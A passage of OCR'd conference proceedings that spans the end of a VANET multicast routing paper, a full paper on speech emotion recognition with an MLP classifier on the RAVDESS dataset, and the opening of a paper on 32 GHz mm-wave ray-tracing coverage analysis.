$$d + x + a = t * V_A \tag{1}$$

$$x = t * V_1 \tag{2}$$

Thus,

$$x = \frac{V_1}{V_A - V_I} * (d + a) \tag{3}$$

$$d = |X_I - X_A| \tag{4}$$

$$a = \sqrt{R^2 - (Y_I - Y_A)^2} \tag{5}$$

Hence,

$$t = \frac{|X_I - X_A|}{V_A - V_I} + \frac{\sqrt{R^2 - (Y_I - Y_A)^2}}{V_A - V_I} \tag{6}$$

4 Simulation and Results

To find the better and considerable simulation results, the mobility modes have been selected. The realistic vehicular mobility scenarios have been considered to order to improve the performance of LAR protocol. This mobility model also defines the area; in this area, all the vehicular motions are also captured. The proposed model is able to describe the overall nature of vehicular traffic. Thus, the IDM-LC pattern identified as per VANET mobility simulation (Vanet MobiSim) is used here. Therefore, noted results helped to generate the overall movement reflection of highway also. The simulation results are obtained by using NS-2 tool with a proper setup in real time environment. In the experimental setup, vehicles are located as per the area of 5000 m $\times$ 100 m. The next input supplied to the system is the assignment of different velocities to each vehicle. These velocity components have been used to provide the acceleration factor to each vehicle. As per the setup, the behaviour of vehicles has been setup to overtake one another during multiple lanes. The collision factor in the setup has been handled by slow downing the speed of the vehicles during the overtake scenario. The crucial setup of signboards has been maintained for avoiding the collision of vehicles at different dead ends. It can be avoided by reducing the speed of vehicles (Table 1).

The IEEE 802.11 MAC layer has been used to establish the communication between vehicles. Based on the presence of the total number of vehicles and the density of vehicles, the proposed process is iterated. The calculation of average speed of each vehicle present on the road has been considered as a threshold in this research. This calculation also included the part of multiple lanes existing on the highway. The different HOP vehicles are addressed using HELLO massage to establish communication. With these nodes, the transmission range has been considered up to 250 m to get the smooth findings.

Table 1 Mobility model parameters

Parameter	Value
Number of lanes	3
Directional movement representation	IDM_LC
Size of the vehicle	6 m
Deceleration movement threshold	0.5 m/s^2
Calculation of steps by movement parameters	0.2 s




Fig. 4 Packet loss comparison




Fig. 5 Throughput comparison

Figure 4 reflects the comparison in terms of packet loss. It shows our proposed method is better than the existing one. Less packet loss has been observed in the proposed method as compared to the existing.

Figure 5 reflects the transmission of packets in a multicast way to find the actual path from source node to destination node. This directly affects the raise in throughput of the system.

5 Conclusion

In our research work, we have concluded that establishing path between source to destination in VANETs is the major issue due to change in topology of the network and mobility of vehicles in the current scenario. The multicasting technique is proposed in this study for establishing a path from one node to another node. The suggested method is based on zonal routing with expected and predicted zones. In our research work, implementation shows that simulated results are better than the existing ones in the form of packet loss and overall throughput.

References

1. Zeadally S, Hunt R, Chen YS, Irwin A, Hassan A (2012) Vehicular ad hoc networks (VANETS): status, results, and challenges. Telecommun Syst 50(4):217–241
2. Singh G, Sachan MK (2020) An unconstrained and effective approach of script identification for online bilingual handwritten text. Natl Acad Sci Lett 43(5):453–456
3. Singh G, Sachan MK (2015) Data capturing process for online Gurmukhi script recognition system. In: 2015 IEEE international conference on computational intelligence and computing research, ICCIC 2015, 2016
4. Singh G, Sachan MK (2019) Performance comparison of classifiers for bilingual gurmukhi-roman online handwriting recognition system. Int J Eng Adv Technol 8(5):573–581
5. Chen C, Jin Y, Pei Q, Zhang N (2014) A connectivity-aware intersection-based routing.pdf, pp 1–16
6. Sharad ENK, Aulakh IK (2020) Evaluation and implementation of cluster head selection in WSN using Contiki/Cooja simulator. J Stat Manag Syst 23(2):407–418
7. Chauhan S (2013) Programming languages—design and constructs—Google Books, 2013, 2016. laxmi Publications, 2013
8. Jin-Jia Chang I-CC, Li Y-H, Liao W (2012) Intersection-based routing for urban vehicular communications with traffic-light considerations. IEEE Wirel Commun 17(1):80–88
9. Singh G, Sachan K (2019) A bilingual (Gurmukhi-Roman) online handwriting identification and recognition system, 2019
10. Tomar R, Sastry HG, Prateek M (2020) a V2I based approach to multicast in vehicular networks. Malaysian J Comput Sci 2020(Special Issue 1), pp 93–107
11. Moridi E, Barati H (2020) Increasing efficiency and reliability in multicasting geographical routing based on fuzzy logic in VANETs increasing efficiency and reliability in multicasting geographical routing based on fuzzy logic in VANETs, no. Mar 2021, 2020
12. Elhoseny M (2020) Intelligent firefly-based algorithm with Levy distribution (FF-L) for multicast routing in vehicular communications. Expert Syst Appl 140:112889
13. Jerbi M, Senouci SM, Meraihi R, Ghamri-Doudane Y (2007) An improved vehicular ad hoc routing protocol for city environments. IEEE Int Conf Commun, pp 3972–3979
14. Arora M, Sharma KK, Chauhan S (2016) Cyber crime combating using KeyLog detector tool. Int J Recent Res Asp 3(2):1–5
15. Yu S, Zhang B, Li C, Mouftah HT (2014) Routing protocols for wireless sensor networks with mobile sinks: a survey. IEEE Commun Mag 52(7):150–157
16. Moniruzzaman ABM, Waliullah M, Rahman MS (2015) Analysis of topology based routing protocols for vehicular Ad-Hoc network (VANET). Int J Futur Gener Commun Netw 8(3):97–110
17. Suleiman KE, Basir O (2017) Adaptive incentive-compatible routing in VANETs for highway applications. In: 2017 8th IEEE annual information technology, electronics and mobile communication conference, IEMCON 2017, pp 670–679
18. Manivannan D, Moni SS, Zeadally S (2020) Secure authentication and privacy-preserving techniques in vehicular Ad-hoc NETworks (VANETs). Veh Commun 25:100247
19. Kamble SJ, Kounte MR (2019) Routing and scheduling issues in vehicular Ad-hoc networks. Int J Recent Technol Eng 8(3):4272–4283
20. Al Mushayt OS, Gharibi W, Armi N (2019) Multicast routing protocol for advanced vehicular ad hoc networks. Telkomnika Telecommunication Comput Electron Control 17(3):1096–1100
21. Shrivastava PK, Vishwamitra LK (2021) Comparative analysis of proactive and reactive routing protocols in VANET environment. Meas Sens 16(May):100051

22. Kakkasageri MS, Sataraddi MJ, Chanal PM, Kori GS (2018) BDI agent based routing scheme in VANETs. In: Proceeding of the 2017 international conference wireless communications signal process. Networking, WiSPNET 2017, vol. 2018-Janua, pp 129–133
23. Abbas MT, Song WC (2017) A path analysis of two-level hierarchical road. Aware routing in VANETs. In: International conference ubiquitous future networks, ICUFN, pp 940–945

Voice Emotion Detection: Acoustic Features Extraction Using Multi-layer Perceptron Classifier Algorithm

Nikhil Sai Jaddu, S. R. S. Shashank, and A. Suresh

Abstract Voice emotion detection is the process by which human emotions are predicted by voice, along with the accuracy of the prediction. It creates better human–computer interaction. Emotions are idiosyncratic and difficult to explain by voice, so it is also difficult to predict a person's emotions, but voice emotion recognition makes it possible. This is the same concept that animals such as dogs, elephants, and horses use to understand human emotions. There are various states for predicting one's emotions. They are tone, pitch, expression, action, etc., are considered to find emotions through language. Some samples are used to make the classifier to train and perform speech emotion recognition. This study examines the Ryerson Audio Visual Database of Emotional Speech and Song (RVDESS) dataset. Here, the most important characteristics such as Mel frequency cepstrum coefficient (MFCC) are extracted.

Keywords Multi-layer perceptron · Speech emotion recognition · Emotion recognition · Mel frequency cepstral coefficients · Classifiers

1 Introduction

Here the speech expressed by the human gives some information and factors based on voice given by the human, there tone of speech, voice pitch, and several other factors involved in the vocal system of the human. The interaction happens between the human and the machine needs some support to generate the outcome based on the interface being used to recognize the speaker's emotions. As there are enormous number of information's and activities are being performed based on the integration

N. S. Jaddu · S. R. S. Shashank · A. Suresh (✉)
Department of Networking and Communications, School of Computing, College of Engineering and Technology, Faculty of Engineering and Technology, SRM Institute of Science and Technology, SRM Nagar, Kattankulathur, Chengalpattu, Chennai, Tamil Nadu 603203, India
e-mail: suresha2@srmist.edu.in

S. R. S. Shashank
e-mail: 2rs2891@srmist.edu.in

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_49

of artificial intelligence and machine learning development, and it makes the human lives simpler to lead the life happily. As the human emotions in the speech cab be identified, the response happen by the opposite human and their communication can be generated.

Text Dependent Speaker Verification System [1] has been deployed to make the activity of identifying the voice made by the pretender or real human. To make it to identify, the speech data's are given as the input, which is being trained by the support vector machine (SVM) integrated with speaker model. Then the pretender speech by the impostor model helps to identify and extracting the MFCC. Coefficients from the user-said password. Thus, the above research performed helps to improve the data accuracy based on data classification by using different classification models. This article focuses on feature vectors to improve the accuracy of the classifier. The proposed methodology can be integrated into existing systems.

Speech and Emotion Recognition (SER) which makes the attempt to perceive a person's [2] emotions and emotional state from words. Implement a real-time classification algorithm to infer emotions from non-verbal features of speech. He is expected to succeed in extracting a set of features and using them for training and speech emotion detection. Emotions play an essential role in human communication. To expand its role for human–machine interaction, it is desirable that the computer have the built-in ability to recognize the different emotional states of the user.

Studies have provided evidence that human emotions influence decision-making [3] to some extent. Therefore, it is desirable that machines be able to detect emotions in speech signals. This is a difficult task that has attracted recent attention. Deciding which features to use to fully accomplish this task is still an open question. There can be many emotions felt for a single sentence, each emotion representing a part of the sentence. It is difficult to predict an emotion because the boundaries between these parts are difficult to define. Another issue is that the type of emotion often depends on the speaker, the environment, and the culture.

2 Existing System and Related Work

Existing System: The main objective of this existing system is to recognize emotions in speech and classify them into four types of emotional outputs, namely anger, disgust, happiness, and neutrality. This method is based on the Mel cepstral frequency factor (MFCC) [4] and the energy of the voice signal as the feature input and uses the Berlin Emotional Speech Database. The features extracted from speech are converted into a feature vector, which in turn is used to form classification algorithms known as random forest algorithms. Cons: Only some of the variables used for prediction are selected. The predicted emotion changes every time, so its accuracy is very low.

In a paper, "Vocal Emotion Recognition Based on Selection of Features and Extreme Decision Trees of Machine Learning", [5] this was imposed. To further improve the recognition performance of the subset of features after selecting the propositional features, an emotion recognition method based on an extreme machine learning (ELM) decision tree is proposed. Thus, the team has created the Chinese Dual Mode Emotional Voices Database (CDESD) [1], which contains extra information including the celebrities and paralinguistic annotations.

Another paper on emotion and speech recognition 1(SER) [2] can be thought of as a static or dynamic classification problem, which makes SER an excellent test bed to study and compare the knowledge of different deep learning architectures. It describes a framework-based formula for SER that relies on minimal speech processing and end-to-end deep learning for introspective dynamics modeling. He uses the proposed SER method to empirically explore early and continuing active neural network architectures and their variants.

In the previous article, SVM model, i.e., decision tree along with Fisher feature selection for identifying the emotion in the human speech [4]. Proposed a speech emotion recognition method based on a decision tree support vector machine model (SVM) with Fisher's selection of features. At the feature selection stage, Fisher's criteria are used to filter out the feature parameters with the highest discriminant ability.

3 Proposed Method

Given that much of the previous work achieved equal or lesser levels of accuracy when trained with emotional outputs below six levels, we believe the accuracy has improved significantly. For algorithms, the anger class sample gives the highest classification accuracy, and the happy class sample gives the lowest accuracy. Consolidating frames into overlapping segments increase sample continuity and reveal that each data point has many features. Figure 1 shows the treating each segment as an independent data point increased the record size many times and improved accuracy when using different classification algorithms. The advantage is that predictive emotions produce stable results. In addition, the output produced will be more accurate than existing methods.




Fig. 1 System block diagram




Fig. 2 Multi-layer perception

Types of Emotions: With the effect of sound, many emotions will be detected by the system. Emotions detected were classified into five categories: anger, joy, sadness, fear, and enthusiasm.

MLP Algorithm (Multi-layer Perceptron)

Multi-layer perception is also known as MLP. These are dense fully connected layers that transform any input dimension into a desired dimension. Multi-layer perception is a network of neurons with many layers [6]. To create a neural network, we combine neurons such that the output of some neurons is the input of other neurons.

Multi-layer perceptron has an input layer and for each input has a neuron (or node)1, it has an output layer with a unique node for each output, and it can have as many number of hidden layers, where individual hidden layers can have any number of intersections. Below is a diagram of the multi-layer perceptron (MLP) mentioned in below Fig. 2.

The calculations performed on each neuron of the output layer and the hidden layer are as follows:

$$ox = Gb2 + W2hx \tag{1}$$

$$hx = \Phi x = sb1 + W1x \tag{2}$$

with bias vectors $b(1)$, $b(2)$; weight matrices $W(1)$, $W(2)$, and activation functions $G1$ and s. The set of parameters to learn are the set $\theta = 1\{W(1), b(1), W(2), b(2)\}$. Typical choices for s include tanh function with $\tanh(a) = (ea - e - a)/(ea + e - a)$ or the logistic sigmoid function, with $\text{sigmoid}(a) = 1/(1 + e - a)$.

In the above multi-layer perceptron diagram, we can see that there are three inputs and thus three input nodes and that the hidden layer has three nodes. Output layer for two outputs so there are two output nodes. The nodes of the input layer receive the input and pass it for further processing, in the above diagram, the nodes of the input layer pass their output to each of the three nodes in the hidden layer, and from there, the hidden layer will process the information and pass it to the output layer.

Each node of multi-layer perception uses a sigmoid activation function. The sigmoid activation function takes actual values as input and converts them to numbers 0 to 1 using the sigmoid formula.

$$(x) = 1/(1 + \exp(-x)) \tag{3}$$

4 Method of Implementation

Data PreProcessing: Data preprocessing is a process of preparing raw data and fitting it into a machine learning model. This is an important first step when building a machine learning model. When building a machine learning project, we don't always come across clean and formatted data. And in any operation with data, it is imperative to clean and format it. So for this, we use a data preprocessing task.

Feature Selection: In machine learning and statistics, feature selection, also known as variable selection, attribute selection, or variable subset selection, is the process of choosing a subset of related features for use in building a model.

$$E_T = \sum_{n=-\infty}^{n=\infty} S^2(m) \tag{4}$$

Classification: In machine learning and statistics, classification consists of determining to which category a new observation belongs, on the basis of a training dataset containing observations for which the observation belongs to a known category.

Implementation: The analysis is concern, and input files of SER system are audio file format are considered. Those dataset are implemented by making several block process and make it to be executable based on the parameter being analyzed through the speech made by the users. Then those data's are preprocessed by making the file format to be changed to some appropriate format. Then those characteristics of the audio file are being identified and extracted with some special features based on some process like data framing, trimming, windowing, etc. The above process makes to split the audio files into various features, i.e., numeric values like frequency, time, amplitude, or any other parameter and analysis the audio files. After the SVM model was used to pull out some features from the audio model, the audio file dataset was looked at, which has the speeches of 24 different people with different parameters.

Then for the training phase, those numerical values are added from the audio file, and its parameter characteristics are tabulated in different tables. The tables are taken as the input to perform MLP classifier initialization. Then the classifier considers and identifies the dataset with various categories involved in the dataset through, which the various emotions are being identified. Finally, the model can understand the value range with respect to the parameters in the speech of the human along with the various emotions integrated. In order to check the mode performance, the dataset of unknown data are given as the input and through, which the data parameters are retrieved and able to predict the data sentiment based on the input dataset. The system accuracy shown as a percentage is the end result of our project.

The MLP classifier helps to predict the emotions made by the human based on the dataset given as the input as represented in Fig. 3. Thus, the results are obtained based on the five features being extracted and those five characteristics are send into the model. By using the independent features and transferring are completely done based on the large deviations from the predicted sentiment, because a single parameter presented is not sufficient to make the prediction more efficient. Then the dataset is send to the MLP classifier to make the data train and then split the dataset with 75:25 ratio based on training and testing dataset. The dataset includes samples audio file, which is taken from 24 professional actors. Then the classifier is used to make the effective data based on time series factor, in our case sounds for which we predict emotions.




Fig. 3 MLP classifier




Fig. 4 Dataflow diagram

5 Experimental Results

Accuracy was calculated to classify emotions by mode and average method using the American English corpus. Here, 80% of the database is devoted to training set and 20% to testing. The accuracy of the real-time input is also calculated. The emotional layers are anger, happiness, sadness, fear, and enthusiasm and it is shown in Fig. 4.

Data Flow Diagram

Figure 5 shows the signal during the application of the pre-emphasis high pass filter and the de-flow signal. When we compare a pre-stressed signal with a deactivated signal, we find that the silenced part of the signal at the beginning as well as at the end is eliminated and thus the entire signal is suppressed shift toward the Y axis. Figure 6 represents the graph of a single frame. Observe that there are 1200 samples in the frame corresponding to the calculated value. Figure 7 represents the frame after applying the Hamming window. It can be seen that the shape is similar to the Hamming window with the attenuation maxima toward the ends and min at the center. Figure 8 represents the Mel filter bank of 26 filters that overlap.

6 Conclusion

In paper, MLP is very powerful to classifying voice signals from the human users. A limited character set can be easily defined based on the simplified models. We generate more accuracy than other approaches for personal feelings. The performance module depends heavily on the preprocessing process quality. Every human emotion has been thoroughly researched, analyzed, and tested for accuracy. The obtained results in this study can demonstrate the recognized speech possible and that MLP




Fig. 5 Output result of speech single frame in a frequency




Fig. 6 Output of speech single




Fig. 7 Windowed frame




Fig. 8 MEL filter bank

is used for any task related to speech recognition and accurate representation of individual emotion in speech.

Main finding of this work was that the MLP achieved a near perfect (94%) classification accuracy in recognizing speaker dependent emotions. This finding suggests that MLP has been shown to be the most suitable classifier for the field of dependent emotion recognition. In addition, in speaker-independent emotional recognition, the overall success rate is very high (78%). The problem is extremely complex, and therefore, researchers often deal with emotions caused by certain stimuli and act in a laboratory setting, as is our case shown in the output images. However, in the matter of reality, different individuals express their emotions to different degrees and in different ways. The difference between acting and real emotions is also demonstrated in recent work. Tests have shown significant differences in the recognition of played and unplayed voices, resulting in significant performance loss for real-world data.

References

1. Livingstone SR, Russo FA (2018) Ryerson audiovisual database of emotional speeches and songs (RAVDESS): a dynamic, multimodal set of North American English face and voice expressions. PLoS ONE 13(5):e0196391. https://doi.org/10.1371/journal.pone.0196391
2. Rixa MS, Gupta SRR, Hasitha K, Raju AU (2017) Voice base human emotion recognition using MFCC. In: International conference on wireless communications, signal processing and networking (WiSPNET). Chennai, p 22572260

3. Zawistowski T, Shah P (2019) Introduction to sampling theory. Internet: http://www2.egr.uh.edu/~glover/applets/Sampling/Sampling.html, Feb 2019
4. Law EL-C, Soleimani S, Watkins D, Barwick J (2020) Automatic voice emotion recognition of child-parent conversations in natural settings. Behav Inf Technol 40(11):1072–1089, Mar 2020
5. Liu Y, Fu G (2021) Emotion recognition by deeply learned multi-channel textual and EEG features. Future Gener Comput Syst 119:1–6, June 2021
6. Palo HK, Mohanty MN, Chandra M (2015) Use of various features to recognize emotions through the MLP network. In: Computational vision and robotics, advances in intelligent systems and computing, Springer, Barlin

Link and Coverage Analysis of Millimetre (mm) Wave Propagation for 5G Networks Using Ray Tracing

Animesh Tripathi, Pradeep Kumar Tiwari, Shiv Prakash, Gaurav Srivastava, and Narendra K. Shukla

Abstract Globally the Millimetre-wave (mm-wave) technology is leading over the fifth-generation (5G) networks because of higher frequency bands and therefore wider spectrum. The mm-wave communications are now seen as a viable 5G technology. It can improve the speed and remove congestion as the present cellular networks fall short. Link and coverage analysis play very vital role before deploying any network. We should have known everything about the spectrum and its behaviour for every scenario. Deployment of 5G networks has started in many countries, in India it could be started soon, so before deployment link and coverage, analysis is necessary for better network coverage in every area. Though there are several challenges in implementation which include the success of a multi-phase characterization of the mm-wave that characterizes the trustworthy and high-speed channel interfaces and system designs. In this paper, we analyse links in non-line-of-sight conditions and coverage using ray tracing method with different numbers of reflections and launched rays in science faculty, University of Allahabad (A Central University) campus.

Keywords Millimetre-wave (MMW) · Ray tracing (RT) · Shooting and bouncing rays (SBR)

A. Tripathi (✉) · P. K. Tiwari · S. Prakash · G. Srivastava · N. K. Shukla
Department of Electronics and Communication Engineering, University of Allahabad, Prayagraj, India
e-mail: animeshjkald@gmail.com

P. K. Tiwari
e-mail: pradeepjkald@gmail.com

S. Prakash
e-mail: shivprakash@allduniv.ac.in

N. K. Shukla
e-mail: nksjkiapt@gmail.com

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_50

1 Introduction

As per universal by 2021 projections on cellular data demand, the estimated capacity of wireless data will be 143 Exabyte per quarter. It is seven times higher than the demand in 2016. Studies on millimetre-wave (mm-wave) antennas and propagation are critical for 5G wireless communications to attain the requisite coverage of the mobile system [1]. Nowadays requirement of data is in high demand which is used by numerous mobile applications oscillating as data that is constantly available for cloud services, high-definition video conferencing, and mobile movies available on demand. To fulfil this need, the5G may support drastically different technologies as compared to current generations [2]. Recent advancements in radio frequency (RF) technology have made it possible to produce low-cost radios that operate in carrier frequencies in the typical sub-6 GHz bands. Also available in a variety of configurations, most of which are aimed at very short-range applications [2]. Moreover, the use of mm-wave frequencies which enable mobile data access is getting attention. It can also consider for next-generation wireless technologies. Some of the ways for increasing network performance have been well-known, including (i) improving spectral efficiency in the given connection, (ii) using greater bandwidth, and (iii) the effectiveness of spatial reuse is being updated. The use of mm-wave bands yields considerable gains in all dimensions. When antennas can attain stronger directivity at higher frequencies, signal strength and spectral efficiency improve, and the antennas also enable the intrinsic beam-forming. The frequency bands in the 28, 32, 39, and 60 GHz are used casually and also permit possibly a lot of channel bandwidth. For example, the 28 GHz band has bandwidth of up to 1.5 GHz which is the chief contiguous channel of 850 MHz bandwidth [1, 3]. In the current spectrum, 60 GHz band (unlicensed) has up to 7 GHz. The massive transmission in mm-wave bands certainly minimizes interference. In this manuscript, we have studied the behaviour of the 32 GHz bands. To determine the possibility of mm-wave wave band usages, (mm-wave access) characterization of the mm-wave channel is needed [4]. The propagation of electromagnetic waves in mm-wave frequencies differs significantly from that in sub-6 GHz bands. Various corresponding methods are available to understand the millimetre-wave channel; conducting well-organized and complete measurement operations is an enormously valued but costly and time-taking method [5]. NYU has recently performed widespread campaigns, but MATLAB currently only maps roughly 20 reception points and three send locations in one section of New York City. Ray tracing methods for determining channel gross statistics have become a viable alternative in recent years, especially at lower frequencies [6].

In this manuscript, we elaborate on our findings of channel and capability which has been found by ray tracing for the 32 GHz mm-wave band. As per the best of our knowledge, a few of the findings are novel results that describe several properties of the channel [7, 8]. We have discussed our findings with the availability 32 GHz scenario and different findings are also highlighted. The remaining manuscript is organized as below: Sect. 2 gives the survey of many relevant related works to this area. In Sect. 3 the used model is presented. The Simulation environment, Results, and discussions are presented in Sect. 4. Finally, the paper ends up with a conclusion and future scope in Sect. 5.

2 Related Work and Literature Review

It has been already known that 6 GHz communication systems are fronting various issues about the rising demand for high data rates and more quality services. Therefore, to meet these requirements, the fifth-generation (5G) mobile communication considers frequency space in the millimetre-wave (mm-wave) spectrum (30–300 GHz). The lack of bandwidth in the sub-6 GHz band is fulfilled with the smart use of mm-wave technology. Additionally, it can give considerably more throughput, and capability. Regardless of the view that a large bandwidth is engaged, this technique faces path loss, atmospheric-attenuation, etc. from rough substance, and the different loss which causes decline in the transmission of power signal. Thus, precise and consistent channel method is significant in the mm-wave bands, mainly for the indoor-environment. Besides these various complementary methods are required to understand the MMW channel; well-organized and comprehensive movements are an exceptionally valued technique. Several researchers have done channel sounding and classification for different millimetre-wave bands. In [5] measurement of campaign 28 GHz bands have been described and the derived channel parameters have also been elaborated [4] and summarized [9]. Limited studies have been reported in Samsung [7] whereas Ericsson has also stated certain primary measurement findings. Nonetheless, performing certain kinds of measurement movements in every single use case is complex and costly. Another methodology to understand the channel of wireless communication is RT [10]. This technique apprehends the environment in geometrical aspect and is mainly beneficial in getting the technology that is likely to be relatively specular. Whereas RT might be unable to model all the information of the environment but it can offer a tremendous characterization of gross statistics. Some of the current papers have also defined RT findings for this technology. In [7], these findings outdoor environment was provided whereas [11, 12] for indoor findings 60 GHz propagation was studied. In [9], it was done for 72 GHz channel, and findings were also reported. In this article, we have considered the features of channels like received power, angles of departure and arrival, path range for a one base station and spread these notions to complex multi-cellular dispositions [13].

